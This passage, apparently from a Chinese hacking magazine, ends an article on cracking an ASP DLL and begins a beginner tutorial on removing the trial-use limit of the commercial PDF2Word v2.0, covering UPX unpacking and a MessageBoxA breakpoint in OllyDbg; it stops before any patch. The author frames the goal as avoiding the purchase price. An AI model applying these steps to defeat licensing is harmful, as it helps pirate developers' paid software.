完成对此Dll文件的破解后，来测试一下，将此文件复制到System32目录，并使用Regsvr32 ldxm.dll，注册该dll文件，而后按照源码要求配置数据库，并建立站点，访问站点首页，此时可以运行，如图6。




图5

**小编点评：**

玄猫消失了一小段时间，还以为他把大家给忘了呢，忽然编辑到这篇文章的时候感觉文风很好，格式很规范，看了下作者的名字才知道他居然写破解类的文章了。说实话，很多人对那些被封装成dll文件的ASP程序很有好奇心，今天这篇文章从破解的角度让大家对它们有了一个侧面了解，应该是相当不错的。而且在OD的使用过程中，相信一些小技巧也是值得大家掌握的。另外，长期以来，大家都认为动易的核心代码封装在了DLL文件里只能黑箱测试查找漏洞，不知道用这个OD的超级字符串功能是否可以帮助大家“明白”的了解一次动易呢？

# 从零开始学破解之（六）

# 破解次数限制

Talent Feng

平时我们使用共享软件的时候经常会看到诸如“软件使用次还剩**次”、“使用次数已到，请尽快注册”等这一类的提示信息，这是软件作者为了保护自己的利益，使软件在没有注册的状态下只能使用固定次数的一种保护手段。对于破解爱好者来说，有限制就有挑战，今天我们就来看看如何突破这种次数限制吧！

在开始本堂课的学习之前，我们先对上堂课所学的知识做一个总结。在上堂课中我们为大家介绍了“断点”这个概念，因为要想真正的破解软件使用次数的限制，就必须要学会怎样去下断点。为了照顾第一次接触本破解技术的朋友和一些忘记了如何下断点的小菜，我再为大家介绍一个新的知识——命令行

下断点，这次可要认真听喽！

**小知识：断点**

断点就是让程序断下来的地方。在逆向工程中，灵活的使用断点，可以让程序在指定的条件下暂停，供我们分析。新手可以理解为高速公路上设置的路障，让程序在遇到路障的时候停止运行。

在OD的左下方有一个类似文本框的地方，前面还有“命令”两个字（Command），如图1。在这个窗口中，可以通过输入命令的方式让OD完成很多任务，比如针对某些函数下断点。




图1

大家都知道Windows下的程序运行时要使用到各种各样的API函数，针对这些函数下断点，就可以让程序使用到该函数时遇到“路障”停止下来，使用命令下断点的格式为**bp 函数名**。

仔细回想一下，在软件的使用中出现的警告（NAG）窗口和注册提示这些东西都是通过弹出一个窗口来实现的，而弹出窗口就要用到“MessageBoxA”这个函数，那么如果我们在这个函数上设置一个断点，程序刚准备弹出一个窗口就遇到“路障”停下来了，在这个范围观察代码，就应该能够知道我们所关心的限制要如何破解了！

想明白了吗？没想明白也不要紧，我们马上来实战一下，体验体验“命令行断点”的威力。

## 一、实践对象

这次，我们的目标软件为PDF2Word v2.0，其限制类型为次数限制，我们要用到的工具有PEiD、OllyDBG或OllyICE、UPXShellEx。

PDF2Word v2.0是一款可以轻松的将PDF文件转换成WORD文件的小工具，可是它在官方网站上标明的$39.95USD可不是我们这些穷酸书生轻易能够支付得起的。PDF2Word v2.0安装成功后运行即会出现如图2所示的界面，要求我们注册，否则就只能点击“Try”按钮进行试用。未注册的话，就是弹出一个警告我们还有96次使用限制的对话框，如图3，虽然使用次数也不算太少但是也足已让我咬牙切齿了，是可忍，孰不可忍？此时不破解，更待何时？




图2



图3

## 二、脱壳

因为经常玩破解，我很早就在PEiD的“选项”里勾上了“添加到右键菜单”，所以我直接从桌面上找到PDF2Word v2.0的快捷方式，点击鼠标右键，选择“PEiD(R)”，就会很方便的使用PEiD打开PDF2Word了，如图4。

从图中可以看出，这个主程序还是被UPX加过壳的，所以使用UPX脱壳的法宝“UPXShellEx”，找到D:\Program Files\VeryPDF PDF2Word v2.0\pdf2word.exe把它清理干净（这个UPX壳有点变异，有些UPX专用脱壳工具没法成功脱掉它，不过它并不是我们今天这堂课的主要内容，读者朋友们可以直接使用光盘中提供的脱好壳的unpack.exe进行下一步的测试，也可以试着使用光盘中提供的UPXShellEx来自行脱壳）。使用PEiD重新扫描脱完壳后的程序，发现该程序是使用VC++6.0进行编写的，如图5，我们已经成功脱掉该程序的“保护外衣”了。

## 三、开刀

打开我们的法宝OD，把脱完壳的程序使用鼠标拖到OD的界面里进行加载，在如图1所示的命令输入框里输入命令**bp MessageBoxA**，如图6。

**小提示：**

输入完命令要记得按回车，这样命令才能起效。




图4




图5




图6

按下F9或者点击菜单栏里的“运行”按钮让程序运行起来。因为刚才输入命令，在MessageBoxA函数上下了断点，所以程序将要使用MessageBoxA函数弹出窗口的时候，就会被中断掉。现在程序已经出现了一开始要求我们输入注册码的界面，不管它，点击“Try”后，程序停了下来，如图7。

**注意：**

让程序运行起来后，OD会告诉我们程序遇到异常不能继续运行，这时不用管它，使用组合键Shift+F8就可以继续一步一步的让程序往下执行了。

大家也看到了，在命令行输入命令设置断点与我们使用一般方法设置断点的效果是完全一样的。只是使用输入命令的方式来设置断点有时可以更方便快捷的达到目的，不像一般设置断点的方法比较盲目。这两种设置断点的方法在使用的过程中如果能够做到结合使用，一般都会有事半功倍的效果，强烈建议大家熟练掌握！

